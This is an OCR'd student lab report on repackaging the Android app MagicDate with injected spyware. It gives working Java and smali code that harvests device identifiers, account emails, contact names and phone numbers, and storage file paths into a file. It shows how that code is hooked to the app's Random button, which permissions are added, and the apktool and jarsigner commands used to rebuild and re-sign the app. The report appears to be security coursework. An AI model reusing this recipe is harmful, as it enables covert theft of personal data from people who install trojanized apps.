212068597 318489697

Report: -

In this lab, we need to inject malicious code into the MagicDate.apk in order to steal device information. This can be done by reverse engineering the apk and injecting smali code in the appropriate location.


There are two methods to accomplish this:

1. writing smali code directly in the MagicDate smali files in a function used by the random button, then rebuilding and signing the apk.
2. writing java/kotlin code in Android Studio to steal the information, creating an apk build, reverse engineering the apk with apktool, copying the malicious smali code, and pasting it in the correct location in the MagicDate smali files, then rebuilding and signing the apk. I used the second method for this exercise.

Code Implementation phase:


We created an Android Studio function using Java, named 'MalwareAttack', which obtains the following information from the device:

1. device hardware and software info (no permissions needed) like sdk version,build,OS version, android ID , display, cpu…..




```
String text= "Sdk version: " + sdkVersion + "\n"+"Device: "
        +  android.os.Build.DEVICE +"\n" +"Model: "  + android.os.Build.MODEL + "\n"
        + "Product: "+android.os.Build.PRODUCT + "\n"+"OS version: "
        +android.os.Build.VERSION.RELEASE  + "\nAndroid ID: "
        + Settings.Secure.getString(getContentResolver(),
        Settings.Secure.ANDROID_ID)+"\nUser: "+ Build.USER
        +"\nBrand:"+Build.BRAND+"\nDisplay: "+Build.DISPLAY+"\nHardware: "
        + Build.HARDWARE+"\nBootloader: "+Build.BOOTLOADER+"\nID: "+Build.ID+"\nHost:"+Build.HOST
        +"\nSerial:"+Build.SERIAL+"\nManufacturer:"+Build.MANUFACTURER+"\nFingerprint:"
        +Build.FINGERPRINT+ "\nbuild date given in MS since unix epoch: "
        + Build.TIME+ "\nBoard: " +Build.BOARD

        +"\nCPU ABI: " +Build.~~CPU_ABI~~
```

2. gmail accounts




```
Pattern gmailPattern = Patterns.EMAIL_ADDRESS;
Account[] accounts = AccountManager.get(this).getAccounts();

for (Account account : accounts) {
    if (gmailPattern.matcher(account.name).matches()) {
        text+="    Name: "+account.name+" Type: "+account.type+"\n";
    }
}
```

3. contacts names and phone numbers:



```
text+="Contacts:\n";
ContentResolver cr = getContentResolver();
Cursor cur = cr.query(ContactsContract.Contacts.CONTENT_URI,
        projection: null, selection: null, selectionArgs: null, sortOrder: null);

if ((cur != null ? cur.getCount() : 0) > 0) {
    while (cur != null && cur.moveToNext()) {
        String id = cur.getString(
                cur.getColumnIndex(ContactsContract.Contacts._ID));
        String name = cur.getString(cur.getColumnIndex(
                ContactsContract.Contacts.DISPLAY_NAME));

        if (cur.getInt(cur.getColumnIndex(
                ContactsContract.Contacts.HAS_PHONE_NUMBER)) > 0) {
            Cursor pCur = cr.query(
                    ContactsContract.CommonDataKinds.Phone.CONTENT_URI,
                    projection: null,
                    selection: ContactsContract.CommonDataKinds.Phone.CONTACT_ID + " = ?",
                    new String[]{id}, sortOrder: null);
            while (pCur.moveToNext()) {
                String phoneNo = pCur.getString(pCur.getColumnIndex(
                        ContactsContract.CommonDataKinds.Phone.NUMBER));
                text+="    Name: "+name+"  " +"Phone number: "+ phoneNo+"\n";
            }
            pCur.close();
        }
    }
}
if(cur!=null){
    cur.close();
}
```


4. file names and absolute paths in external storage(We implemented this by using a recursive function):



```
private void GetStoragePath(File dir,ArrayList<String> filepath) {
    File listFile[] = dir.listFiles();

    if (listFile != null) {
        for (int i = 0; i < listFile.length; i++) {

            if (listFile[i].isDirectory()) {// if its a directory need to get the files under that directory
                GetStoragePath(listFile[i],filepath);
            } else {// add path of  files to your arraylist for later use

                //Do what ever u want
                filepath.add( "   File:"+listFile[i].getAbsolutePath());
            }
        }
    }
}
```

We saved all of the obtained information in a text file named 'information.txt' which is located in the application folder within the internal storage.


In order to acquire this information, We had to add three permissions to the manifest file.



```
<uses-permission android:name="android.permission.GET_ACCOUNTS" />
<uses-permission android:name="android.permission.READ_CONTACTS" />
<uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
```


Injecting the malicious code phase:

After writing and testing the code, We created an APK build and then used apktool to decompile the build and extract the smali code, which we then injected into the smali code of 'magicDate.smali'.




```
# virtual methods
.method MalwareAttack()V
    .locals 26

    .line 39
    move-object/from16 v1, p0

    const/4 v2, 0x0

    .line 41
    .local v2, "fos":Ljava/io/FileOutputStream;
    const/4 v3, 0x0

    .line 42
    .local v3, "email":Ljava/lang/String;
    const/4 v4, 0x0

    .line 43
    .local v4, "phone":Ljava/lang/String;
    const/4 v5, 0x0

    .line 50
    .local v5, "accountName":Ljava/lang/String;
    sget v6, Landroid/os/Build$VERSION;->SDK_INT:I
```

After copying the malicious function to 'magicDate.smali', we modified the package name within the function to match the package name of the 'magicDate' app.




```
Lcom/MagicDate/MagicDate;
```

After that, the next step is to invoke the malicious function from the appropriate location, so that it is executed when a button such as 'random' is pressed. we searched through the file and found a method named 'GetRandom()', and we invoked the malicious function from within this method.



```
.method private getRandom()V
    .locals 8

    .prologue
    const/4 v7, 0x4

    const/4 v6, 0x2

    const/4 v5, 0x1

    const/4 v4, 0x3

    const/4 v3, 0x0

    .line 180
    invoke-virtual {p0},Lcom/MagicDate/MagicDate;->MalwareAttack()V
```


It is also necessary to add the necessary permissions to the manifest file of the 'magicDate' app.



```
<?xml version="1.0" encoding="utf-8" standalone="no"?><manifest xmlns:android="http:

    <uses-permission android:name="android.permission.GET_ACCOUNTS" />
    <uses-permission android:name="android.permission.READ_CONTACTS" />
    <uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>

    <application android:icon="@drawable/icon" android:label="@string/app_name">
        <activity android:label="@string/app_name" android:name=".MagicDate" android
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
                <category android:name="android.intent.category.LAUNCHER"/>
            </intent-filter>
        </activity>
    </application>
</manifest>
```


Repackaging phase:

After injecting the code, we used the command "apktool b magicDate" to repackage the files.



```
\MagicDateApp>apktool b magicDate
```

After that, we used jarsigner with a keystore that we had created using keytool to sign the APK.




```
C:\Users\ROG Strix\OneDrive - Ariel University\Desktop\Ariel University\□□□ □\□□□□□ □\□□□□□ □□□□□ □□□□□\MagicDateApp\magicDate\dist>
jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore adnan.keystore magicDate.apk adnan
Enter Passphrase for keystore:
   adding: META-INF/MANIFEST.MF
   adding: META-INF/ADNAN.SF
   adding: META-INF/ADNAN.RSA
  signing: AndroidManifest.xml
  signing: classes.dex
  signing: res/drawable/background.png
  signing: res/drawable/cloud.png
  signing: res/drawable/icon.png
  signing: res/drawable/ic_menu_help.png
  signing: res/drawable/star.png
  signing: res/layout/main.xml
  signing: res/menu/menu.xml
  signing: resources.arsc

>>> Signer
    X.509, CN=AdnanAzem, OU=ASA, O=AdnanShadiAzem, L=Israel, ST=Israel, C=IL
    [trusted certificate]

jar signed.

Warning:
The signer's certificate is self-signed.
The SHA1 algorithm specified for the -digestalg option is considered a security risk. This algorithm will be disabled in a future up
date.
The SHA1withRSA algorithm specified for the -sigalg option is considered a security risk. This algorithm will be disabled in a futur
e update.
```


Now the APK should be able to be installed on an emulator without any issues.

Installing and running the app:

To install the app on the emulator, we need to open Android Studio and turn on the emulator. Then we can simply drag and drop the APK onto the emulator, and it will install automatically.



After opening the 'magicDate' app, upon clicking, a screen should appear asking for permission for the app to access certain data or resources.




Choose what to allow **Magic Date** to access

Contacts
access your contacts


Files and media
access photos, media, and files on your device

Call logs
read and write phone call log

After clicking "continue", the main screen of the original 'magicDate' app should be visible, without any changes or modifications.




When the "Random" button is pressed, the app creates a file called 'information.txt', which contains all the information stated in the previous steps. To view this file, the emulator needs to be opened in Android Studio, then the device file explorer can be opened to navigate to the internal storage where the file is saved.




Upon opening the device file explorer, a lot of files can be seen, these are the files stored on the device.

The path of information.txt is **data/data/com.MagicDate/files/information.txt**



```
com.MagicDate         drwxr-x--x    2023-01-30 06:03    4 KB
  cache               drwxrws--x    2023-01-30 06:03    4 KB
  code_cache          drwxrws--x    2023-01-30 06:03    4 KB
  files               drwxrwx--x    2023-01-30 06:03    4 KB
    information.txt   -rw-rw----    2023-01-30 06:03    7.8 KB
```

This is what the file should appear as when it is opened.



```
Sdk version: 31
Device: emulator64_x86_64_arm64
Model: sdk_gphone64_x86_64
Product: sdk_gphone64_x86_64
OS version: 12
Android ID: 4e504c65266409cf
User: android-build
Brand:google
Display: sdk_gphone64_x86_64-userdebug 12 SE1A.220826.005 9309864 dev-keys
Hardware: ranchu
Bootloader: unknown
ID: SE1A.220826.005
Host:abfarm-release-2004-0047
Serial:unknown
Manufacturer:Google
Fingerprint:google/sdk_gphone64_x86_64/emulator64_x86_64_arm64:12/SE1A.220826.005/9309864:userdebug/dev-keys
build date given in MS since unix epoch: 1668800845000
Board: goldfish_x86_64
CPU ABI: x86_64
```

To export the file and save it to a computer, follow these steps:

1. Right-click on the file and select "save as"
2. Choose a location on the computer and click "OK"

This process will also be explained in the accompanying video.